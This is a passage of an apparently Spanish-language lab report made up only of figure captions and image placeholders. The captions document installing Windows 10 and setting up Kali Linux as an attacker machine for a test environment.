
Fuente: Elaboración propia.

Figura 11. Serial activación de Windows 10.




Fuente: Elaboración propia.

Figura 12. Selección de versión a instalar de sistema operativo.




Fuente: Elaboración propia.

Figura 13. Aceptar términos y condiciones




Fuente: Elaboración propia.

Figura 14. Configurar particiones de Disco.




Fuente: Elaboración propia.

Figura 15. Creando particiones.




Fuente: Elaboración propia.

Figura 16. Formateando.




Fuente: Elaboración propia.

Figura 17. Instalando los servicios de Windows.




Fuente: Elaboración propia.

Figura 18. Instalando actualizaciones.



Fuente: Elaboración propia.


Figura 19. Escritorio de Windows.



Fuente: Elaboración propia.


INSTALACION KALI LINUX:

Figura 20. Instalando maquina atacante.




Fuente: Elaboración propia.

Figura 21. Configurando Kali Linux.




Fuente: Elaboración propia.

Figura 22. Configurando zona horaria.




Fuente: Elaboración propia.

Figura 23. Configurando país.




Fuente: Elaboración propia.

Figura 24. Configurando idioma del teclado.




Fuente: Elaboración propia.

Figura 25. Detectando medios de instalación




Fuente: Elaboración propia.

Figura 26. Configuración de la máquina.



